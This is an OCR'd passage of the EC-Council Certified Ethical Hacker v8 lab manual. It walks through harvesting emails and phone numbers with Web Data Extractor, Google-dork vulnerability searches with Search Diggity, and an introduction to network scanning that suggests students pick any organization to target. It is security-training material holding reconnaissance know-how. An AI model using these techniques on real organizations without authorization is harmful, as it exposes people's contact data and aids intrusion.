


FIGURE 10.4: Web Data Extractor the Session setting window

📖 Fixed "Stay with full url" and "Follow offsite links" options which failed for some sites before

6. Click **Start** to initiate the data extraction




FIGURE 10.5: Web Data Extractor initiating the data extraction windows

🗁 **It supports operation through proxy-server and works very fast, as it is able of loading several pages simultaneously, and requires very few resources. Powerful, highly targeted email spider harvester**

7. Web Data Extractor will start collecting the information (**emails**, **phones**, **faxes,** etc.). Once the data extraction process is completed, an **Information** dialog box appears. Click **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.6: Web Data Extractor Data Extraction windows

🗁 Meta Tag Extractor module is designed to extract URL, meta tag (title, description, keyword) from web-pages, search results, open web directories, list of urls from local file

8. The extracted information can be viewed by clicking the tabs




FIGURE 10.7: Web Data Extractor Data Extraction windows

9. Select the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, and Page size information




FIGURE 10.8: Web Data Extractor Extracted emails windows

🕮 **If you want WDE to stay within first page, just select "Process First Page Only". A setting of "0" will process and look for data in whole website. A setting of "1" will process index or home page with associated files under root dir only.**

10. Select **Emails** tab to view the Email, Name, URL, Title, Host, Keywords density, etc. information related to emails

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.9: Web Data Extractor Extracted Phone details window

📖 WDE send queries to search engines to get matching website URLs. Next it visits those matching websites for data extraction. How many deep it spiders in the matching websites depends on "Depth" setting of "External Site" tab

11. Select the **Phones** tab to view the information related to phone like Phone number, Source, Tag, etc.




FIGURE 10.10: Web Data Extractor Extracted Phone details window

12. Similarly, check for the information under Faxes, Merged list, Urls (638), Inactive sites tabs

13. To save the session, go to **File** and click **Save session**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.11: Web Data Extractor Extracted Phone details window

Save extracted links directly to disk file, so there is no limit in number of link extraction per session. It supports operation through proxy-server and works very fast, as it is able of loading several pages simultaneously, and requires very few resources

14. Specify the session name in the **Save session** dialog box and click **OK**




FIGURE 10.12: Web Data Extractor Extracted Phone details window

15. By default, the session will be saved at **D:\Users\admin\Documents\WebExtractor\Data**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Document all the Meta Tags, Emails, and Phone/Fax.

Tool/Utility	Information Collected/Objectives Achieved
Web Data Extractor	**Meta tags Information:** URL, Title, Keywords, Description, Host, Domain, Page size, etc.
	Email Information: Email Address, Name, URL, Title, Host, Keywords density, etc.
	Phone Information: Phone numbers, Source, Tag, etc.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What does Web Data Extractor do?
2. How would you resume an interrupted session in Web Data Extractor?
3. Can you collect all the contact details of an organization?

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 11

Identifying Vulnerabilities and Information Disclosures in Search Engines using Search Diggity

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Search Diggity is the primary attack tool of the Google Hacking Diggity Project. It is an MS Windows GUI application that serves as a front-end to the latest versions of Diggity tools: GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

Lab Scenario

An easy way to find vulnerabilities in websites and applications is to Google them, which is a simple method adopted by attackers. Using a Google code search, hackers can identify crucial vulnerabilities in application code strings, providing the entry point they need to break through application security.

As an expert **ethical hacker**, you should use the same method to identify all the vulnerabilities and patch them before an attacker identifies them to exploit vulnerabilities.

Lab Objectives

The objective of this lab is to demonstrate how to identify vulnerabilities and information disclosures in search engines using Search Diggity. Students will learn how to:

- Extract Meta Tag, Email, Phone/Fax from the web pages

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

To carry out the lab, you need:

- Search Diggity is located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Google Hacking Tools\SearchDiggity**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **Search Diggity** from the link http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

GoogleDiggity is the primary Google hacking tool, utilizing the Google JSON/ATOM Custom Search API to identify vulnerabilities and information disclosures via Google searching.

Overview of Search Diggity

Search Diggity has a predefined query database that runs against the website to scan the related queries.

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop

FIGURE 11.1: Windows Server 2012 – Desktop view

TASK 1

Launch Search Diggity

2. In the **Start** menu, to launch **Search Diggity** click the **Search Diggity** icon




FIGURE 11.2: Windows Server 2012 – Start menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Search Diggity** main window appears with **Google Diggity** as the default




FIGURE 11.3: Search Diggity – Main window

Queries – Select Google dorks (search queries) you wish to use in scan by checking appropriate boxes.

4. Select **Sites/Domains/IP Ranges** and type the domain name in the domain field. Click **Add**




FIGURE 11.4: Search Diggity – Selecting Sites/Domains/IP Ranges

Download_Button – Select (highlight) one or more results in the results pain, then click this button to download the search result files locally to your computer. By default, downloads to `D:\DiggityDownloads\`.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Import Button – Import a text file list of domains/IP ranges to scan. Each query will be run against Google with `site:yourdomainname.com` appended to it.

5. The added domain name will be listed in the box below the **Domain** field




FIGURE 11.5: Search Diggity – Domain added

6. Now, select a **Query** from left pane you wish to run against the website that you have added in the list and click **Scan**

TASK 2

Run Query against a website

Note: In this lab, we have selected the query **SWF Finding Generic**. Similarly, you can select other queries to run against the added website

When scanning is kicked off, the selected query is run against the complete website.




FIGURE 11.6: Search Diggity – Selecting query and Scanning

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Results Pane - As scan runs, results found will begin populating in this window pane.

7. The following screenshot shows the **scanning process**





FIGURE 11.7: Search Diggity – Scanning in progress

Simple – Simple search text box will allow you to run one simple query at a time, instead of using the Queries checkbox dictionaries.

8. All the URLs that contain the SWF extensions will be listed and the output will show the query results



Output – General output describing the progress of the scan and parameters used..

FIGURE 11.8: Search Diggity – Output window

Lab Analysis

Collect the different error messages to determine the vulnerabilities and note the information disclosed about the website.

Tool/Utility	Information Collected/Objectives Achieved
Search Diggity	Many error messages found relating to vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Is it possible to export the output result for Google Diggity? If yes, how?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Networks

Module 03

Scanning a Target Network

Scanning a network refers to a set of procedures for identifying hosts, ports, and services running in a network.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Vulnerability scanning determines the possibility of network security attacks. It evaluates the organization's systems and network for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Vulnerability scanning is a critical component of any penetration testing assignment. You need to conduct penetration testing and list the threats and vulnerabilities found in an organization's network and perform **port scanning**, **network scanning**, and **vulnerability scanning** to identify IP/hostname, live hosts, and vulnerabilities.

Lab Objectives

The objective of this lab is to help students in conducting network scanning, analyzing the network vulnerabilities, and maintaining a secure network.

You need to perform a network scan to:

- Check live systems and open ports
- Perform banner grabbing and OS fingerprinting
- Identify network vulnerabilities
- Draw network diagrams of vulnerable hosts

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

In the lab, you need:

- A computer running with **Windows Server 2012**, **Windows Server 2008**, **Windows 8** or **Windows 7** with Internet access
- A web browser
- Administrative privileges to run tools and perform scans

Lab Duration

Time: 50 Minutes

Overview of Scanning Networks

Building on what we learned from our information gathering and threat modeling, we can now begin to actively query our victims for vulnerabilities that may lead to a compromise. We have narrowed down our attack surface considerably since we first began the penetration test with everything potentially in scope.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note that not all vulnerabilities will result in a system compromise. When searching for known vulnerabilities you will find more issues that disclose sensitive information or cause a denial of service condition than vulnerabilities that lead to remote code execution. These may still turn out to be very interesting on a penetration test. In fact even a seemingly harmless misconfiguration can be the turning point in a penetration test that gives up the keys to the kingdom.

For example, consider FTP anonymous read access. This is a fairly normal setting. Though FTP is an insecure protocol and we should generally steer our clients towards using more secure options like SFTP, using FTP with anonymous read access does not by itself lead to a compromise. If you encounter an FTP server that allows anonymous read access, but read access is restricted to an FTP directory that does not contain any files that would be interesting to an attacker, then the risk associated with the anonymous read option is minimal. On the other hand, if you are able to read the entire file system using the anonymous FTP account, or possibly even worse, someone has mistakenly left the customer's trade secrets in the FTP directory that is readable to the anonymous user; this configuration is a critical issue.

Vulnerability scanners do have their uses in a penetration test, and it is certainly useful to know your way around a few of them. As we will see in this module, using a vulnerability scanner can help a penetration tester quickly gain a good deal of potentially interesting information about an environment.

In this module we will look at several forms of vulnerability assessment. We will study some commonly used scanning tools.

Lab Tasks

TASK 1

Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in scanning networks:

- Scanning System and Network Resources Using **Advanced IP Scanner**
- Banner Grabbing to Determine a Remote Target System Using **ID Serve**
- Fingerprint Open Ports for Running Applications Using the **Amap** Tool
- Monitor TCP/IP Connections Using the **CurrPorts Tool**
- Scan a Network for Vulnerabilities Using **GFI LanGuard 2012**
- Explore and Audit a Network Using **Nmap**
- Scanning a Network Using the **NetScan Tools Pro**
- Drawing Network Diagrams Using **LANSurveyor**
- Mapping a Network Using the **Friendly Pinger**
- Scanning a Network Using the **Nessus** Tool
- Auditing Scanning by Using **Global Network Inventory**
- Anonymous Browsing Using **Proxy Switcher**

Ensure you have ready a copy of the additional readings handed out for this lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Daisy Chaining Using **Proxy Workbench**
- HTTP Tunneling Using **HTTPort**
- Basic Network Troubleshooting Using the **MegaPing**
- Detect, Delete and Block Google Cookies Using **G-Zapper**
- Scanning the Network Using the **Colasoft Packet Builder**
- Scanning Devices in a Network Using **The Dude**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Scanning System and Network Resources Using Advanced IP Scanner

Advanced IP Scanner is a free network scanner that gives you various types of information regarding local network computers.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In this day and age, where attackers are able to wait for a single chance to attack an organization to disable it, it becomes very important to perform vulnerability scanning to find the flaws and vulnerabilities in a network and patch them before an attacker intrudes into the network. The goal of running a vulnerability scanner is to identify devices on your network that are open to known vulnerabilities.

Lab Objectives

The objective of this lab is to help students perform a local network scan and discover all the resources on the network.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

You need to:

- Perform a system and network scan
- Enumerate user accounts
- Execute remote penetration
- Gather information about local network computers

Lab Environment

You can also download Advanced IP Scanner from http://www.advanced-ip-scanner.com.

In the lab, you need:

- Advanced IP Scanner located at **Z:\\CEHv8 Module 03 Scanning Networks\Scanning Tools\Advanced IP Scanner**
- You can also download the latest version of **Advanced IP Scanner** from the link http://www.advanced-ip-scanner.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced IP Scanner works on Windows Server 2003/ Server 2008 and on Windows 7 (32 bit, 64 bit).

- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows 8** as the attacker (host machine)
- Another computer running **Windows server 2008** as the victim (virtual machine)
- A web browser with **Internet access**
- Double-click **ipscan20.msi** and follow the wizard-driven installation steps to install Advanced IP Scanner
- **Administrative** privileges to run this tool

Lab Duration

Time: 20 Minutes

Overview of Network Scanning

Network scanning is performed to **collect information** about **live systems**, open ports, and **network vulnerabilities**. Gathered information is helpful in determining **threats** and **vulnerabilities** in a network and to know whether there are any suspicious or **unauthorized** IP connections, which may enable data theft and cause damage to resources.

Lab Tasks

TASK 1

Launching Advanced IP Scanner

1. Go to **Start** by hovering the mouse cursor in the lower-left corner of the desktop

FIGURE 1.1: Windows 8 – Desktop view

2. Click **Advanced IP Scanner** from the **Start** menu in the attacker machine (Windows 8).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

